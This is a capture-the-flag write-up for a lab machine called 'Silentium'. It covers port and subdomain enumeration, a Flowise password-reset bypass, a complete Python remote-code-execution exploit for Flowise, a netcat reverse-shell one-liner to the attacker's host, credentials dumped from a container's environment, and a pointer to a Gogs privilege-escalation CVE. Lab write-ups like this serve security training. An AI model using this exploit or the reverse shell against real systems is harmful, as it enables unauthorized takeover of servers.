Silentium

Private
easy
April 12, 2026
April 15, 2026

As usual, the first step is to run a scan; I'm using nmap.

bash
nmap -sV 10.129.27.195
Output
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-12 15:15 +03
Nmap scan report for 10.129.27.195
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.59 seconds

We have 2 services:

  • 80 http nginx: A web server.
  • 22 ssh: A classic SSH login.

Let's examine the website. When we try to navigate to the website using the IP, we receive a redirect to the domain silentium.htb. We need to edit our /etc/hosts file. YOUR_IP silentium.htb

Image for Silentium writeup

Now that we have access to the website, we can explore a bit. There are no emails, links, or inputs; it is simply a static website. Let's enumerate subdomains.

bash
ffuf -w /home/edoardo/hacking/wordlists/wordlists/discovery/big.txt \
-u http://silentium.htb/ -ic -H "Host: FUZZ.silentium.htb" -fs 178
Output
        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://silentium.htb/
 :: Wordlist         : FUZZ: /home/edoardo/hacking/wordlists/wordlists/discovery/big.txt
 :: Header           : Host: FUZZ.silentium.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

staging                 [Status: 200, Size: 3142, Words: 789, Lines: 70, Duration: 71ms]
:: Progress: [20469/20469] :: Job [1/1] :: 829 req/sec :: Duration: [0:00:25] :: Errors: 0 ::

Subdomain Exploration

Image for Silentium writeup

We found a subdomain staging. It's a Flowise service. We have the login page, but so far we haven't found any valid credentialss. Looking more closely at the static website, we can see at the bottom of the page the section contact. We identify the user as Ben. Let's try this one.

Image for Silentium writeup

Using this vulnerability (CVE-2025-58434). Let's try to reset the password for Ben.

The first exploit

bash
curl -i -X POST http://staging.silentium.htb/api/v1/account/forgot-password \
  -H "Content-Type: application/json" \
  -d '{"user":{"email":"ben@silentium.htb"}}'
Output
HTTP/1.1 201 Created
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 12 Apr 2026 12:33:27 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 579
Connection: keep-alive
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"243-hkJX9w6xHeixbXzRTxDQ6AXAZHs"

{"user":{"id":"e26c9d6c-678c-4c10-9e36-01813e8fea73","name":"admin","email":"ben@silentium.htb","credentials":"$2a$05$6o1ngPjXiRj.EbTK33PhyuzNBn2CLo8.b0lyys3Uht9Bfuos2pWhG","tempToken":"GDHxpb6l1mPtggtVxk8sWexa8gu0SAki1pqpdtQ4KHSTF2eNOuoKQBcu3v6gKDSG","tokenExpiry":"2026-04-12T12:48:27.212Z","status":"active","createdDate":"2026-01-29T20:14:57.000Z","updatedDate":"2026-04-12T12:33:27.000Z","createdBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73","updatedBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73"},"organization":{},"organizationUser":{},"workspace":{},"workspaceUser":{},"role":{}}% 

The initial exploit was successful. Next, now reset the password of ben. Save the tmp token in my case: GDHxpb6l1mPtggtVxk8sWexa8gu0SAki1pqpdtQ4KHSTF2eNOuoKQBcu3v6gKDSG Let's continue to follow the PoC.

bash
curl -i -X POST http://staging.silentium.htb/api/v1/account/reset-password \ -H "Content-Type: application/json" \
  -d '{
        "user":{
          "email":"ben@silentium.htb",
          "tempToken":"GDHxpb6l1mPtggtVxk8sWexa8gu0SAki1pqpdtQ4KHSTF2eNOuoKQBcu3v6gKDSG",
          "password":"NewSecurePass1!"
        }
      }'
Output
HTTP/1.1 201 Created
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 12 Apr 2026 12:35:48 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 493
Connection: keep-alive
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"1ed-+w0HejtrQHz4b+6cjzAO4T9JkCw"

{"user":{"id":"e26c9d6c-678c-4c10-9e36-01813e8fea73","name":"admin","email":"ben@silentium.htb","credential":"$2a$05$MiBLuR7jjKoAzZaeQH7x4.b7igIlFbyY1.zPvdDNj0mWEXyezrhXq","tempToken":"","tokenExpiry":null,"status":"active","createdDate":"2026-01-29T20:14:57.000Z","updatedDate":"2026-04-12T12:35:48.000Z","createdBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73","updatedBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73"},"organization":{},"organizationUser":{},"workspace":{},"workspaceUser":{},"role":{}}% 

We successfully changed the password.

Get the user access

Now that we have access to Flowise we have to find a way to gain user-level access. We can use this CVE-2025-59528 and use this script.

python
# Exploit Title: Flowise 3.0.4 - Remote Code Execution (RCE)
# Date: 10/11/2025
# Exploit Author: [nltt0] (https://github.com/nltt-br))
# Vendor Homepage: https://flowiseai.com/
# Software Link: https://github.com/FlowiseAI/Flowise
# Version: < 3.0.5
# CVE: CVE-2025-59528

from requests import post, session
from argparse import ArgumentParser

banner = r"""
_____       _                              _____ 
/  __ \     | |                            /  ___|
| /  \/ __ _| | __ _ _ __   __ _  ___  ___ \ `--. 
| |    / _` | |/ _` | '_ \ / _` |/ _ \/ __| `--. \
| \__/\ (_| | | (_| | | | | (_| | (_) \__ \/\__/ /
\____/\__,_|_|\__,_|_| |_|\__, |\___/|___/\____/ 
                            __/ |                 
                          |___/                  
                
                by nltt0
"""

try:
    parser = ArgumentParser(description='CVE-2025-59528 [Flowise < 3.0.5]', usage="python CVE-2025-59528.py --email xtz@local --password Test@2025 --url http://localhost:3000 --cmd \"http://localhost:1337/`whoami`\"")
    parser.add_argument('-e', '--email', required=True, help='Registered email')
    parser.add_argument('-p', '--password', required=True)
    parser.add_argument('-u', '--url', required=True)
    parser.add_argument('-c', '--cmd', required=True)

    args = parser.parse_args()
    email = args.email
    password = args.password
    url = args.url
    cmd = args.cmd

    def login(email, url):
        # Changed variable name to 's' to avoid shadowing the import
        s = session() 
        url_format = "{}/api/v1/auth/login".format(url)
        headers = {
            "x-request-from": "internal", 
            "Accept-Language": "pt-BR,pt;q=0.9", 
            "Accept": "application/json, text/plain, */*", 
            "Content-Type": "application/json", 
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36", 
            "Origin": "http://workflow.flow.hc", 
            "Referer": "http://workflow.flow.hc/signin", 
            "Accept-Encoding": "gzip, deflate, br", 
            "Connection": "keep-alive"
        }
        # Note: 'password' is being pulled from the global scope here
        data = {"email": email, "password": password}
        r = s.post(url_format, headers=headers, json=data)
        return s, r
        
    def rce(email, url, password, cmd):
        session, status_code = login(email, url)
        url_format = "{}/api/v1/node-load-method/customMCP".format(url)
        command = f'({{x:(function(){{const cp = process.mainModule.require("child_process");cp.exec("{cmd}");return 1;}})()}})'

        data = {
            "loadMethod": "listActions",
            "inputs": {
                "mcpServerConfig": command
            }
        }

        r = session.post(url_format, json=data)

        if r.status_code == 401:
            session.headers["x-request-from"] = "internal"
            session.post(url_format, json=data)

        print(f"[x] Command executed [{cmd}]")    

    rce(email, url, password, cmd)

except Exception as e:
    print('Error in {}'.format(e))

Running (with your credential)

bash
uv run --with requests exploit.py --email ben@silentium.htb --password NewSecurePass1! --url http://staging.silentium.htb --cmd "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.100 4445 >/tmp/f"

Make sure you are running the netcat listener. Now we have a console but we're inside a Docker container we must either find a way to escape the container or find a password and hope that ben reused one of them (this is very typical for this type of machine). Let's print the env.

bash
/ # env
FLOWISE_PASSWORD=F1l3_d0ck3r
ALLOW_UNAUTHORIZED_CERTS=true
NODE_VERSION=20.19.4
HOSTNAME=c78c3cceb7ba
YARN_VERSION=1.22.22
SMTP_PORT=1025
SHLVL=3
PORT=3000
HOME=/root
SENDER_EMAIL=ben@silentium.htb
PUPPETEER_EXECUTABLE_PATH=/usr/bin/chromium-browser
JWT_ISSUER=ISSUER
JWT_AUTH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
LLM_PROVIDER=nvidia-nim
SMTP_USERNAME=test
SMTP_SECURE=false
JWT_REFRESH_TOKEN_EXPIRY_IN_MINUTES=43200
FLOWISE_USERNAME=ben
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
DATABASE_PATH=/root/.flowise
JWT_TOKEN_EXPIRY_IN_MINUTES=360
JWT_AUDIENCE=AUDIENCE
SECRETKEY_PATH=/root/.flowise
PWD=/
SMTP_PASSWORD=r04D!!_R4ge
NVIDIA_NIM_LLM_MODE=managed
SMTP_HOST=mailhog
JWT_REFRESH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
SMTP_USER=test

Okay we see two passwords r04D!!_R4ge and F1l3_d0ck3r, let's try to login to ben with one of the two. and we the r04D!!_R4ge we are in

Second part

Now we have to find a way to perform privilege escalation.

bash
ben@silentium:~$ ss -tulpn
Netid  State   Recv-Q  Send-Q   Local Address:Port    Peer Address:Port Process 
udp    UNCONN  0       0           127.0.0.54:53           0.0.0.0:*            
udp    UNCONN  0       0        127.0.0.53%lo:53           0.0.0.0:*            
udp    UNCONN  0       0              0.0.0.0:68           0.0.0.0:*            
tcp    LISTEN  0       4096         127.0.0.1:1025         0.0.0.0:*            
tcp    LISTEN  0       4096        127.0.0.54:53           0.0.0.0:*            
tcp    LISTEN  0       4096     127.0.0.53%lo:53           0.0.0.0:*            
tcp    LISTEN  0       4096         127.0.0.1:8025         0.0.0.0:*            
tcp    LISTEN  0       511            0.0.0.0:80           0.0.0.0:*            
tcp    LISTEN  0       4096           0.0.0.0:22           0.0.0.0:*            
tcp    LISTEN  0       4096         127.0.0.1:39583        0.0.0.0:*            
tcp    LISTEN  0       4096         127.0.0.1:3000         0.0.0.0:*            
tcp    LISTEN  0       4096         127.0.0.1:3001         0.0.0.0:*            
tcp    LISTEN  0       511               [::]:80              [::]:*            
tcp    LISTEN  0       4096              [::]:22              [::]:*   

On port 3001,

bash
cat /opt/gogs/gogs/custom/conf/app.ini
Output
BRAND_NAME = Gogs
RUN_USER   = root
RUN_MODE   = prod

[server]
HTTP_ADDR        = 127.0.0.1
HTTP_PORT        = 3001
DOMAIN           = staging-v2-code.dev.silentium.htb
ROOT_URL         = http://staging-v2-code.dev.silentium.htb/
OFFLINE_MODE     = false
EXTERNAL_URL     = http://staging-v2-code.dev.silentium.htb:3001/
DISABLE_SSH      = false
SSH_PORT         = 22
START_SSH_SERVER = false

[database]
TYPE     = sqlite3
PATH     = /opt/gogs/data/gogs.database
HOST     = 127.0.0.1:5432
NAME     = gogs
SCHEMA   = public
USER     = gogs
PASSWORD = 
SSL_MODE = disable

[repository]
ROOT_PATH      = /root/gogs-repositories
DEFAULT_BRANCH = master
ROOT           = /root/gogs-repositories

[session]
PROVIDER = file

[log]
MODE      = file
LEVEL     = Info
ROOT_PATH = /opt/gogs/log

[security]
INSTALL_LOCK = true
SECRET_KEY   = sdsrcxSm0iC7wDO

[email]
ENABLED = false

[auth]
REQUIRE_EMAIL_CONFIRMATION  = false
DISABLE_REGISTRATION        = false
ENABLE_REGISTRATION_CAPTCHA = true
REQUIRE_SIGNIN_VIEW         = false

[user]
ENABLE_EMAIL_NOTIFICATION = false

[picture]
DISABLE_GRAVATAR        = false
ENABLE_FEDERATED_AVATAR = false

We can attempt to register, forge session cookies, and edit the database. Once we are registered on the service, we can leverage CVE-2025-8110. This results in root access.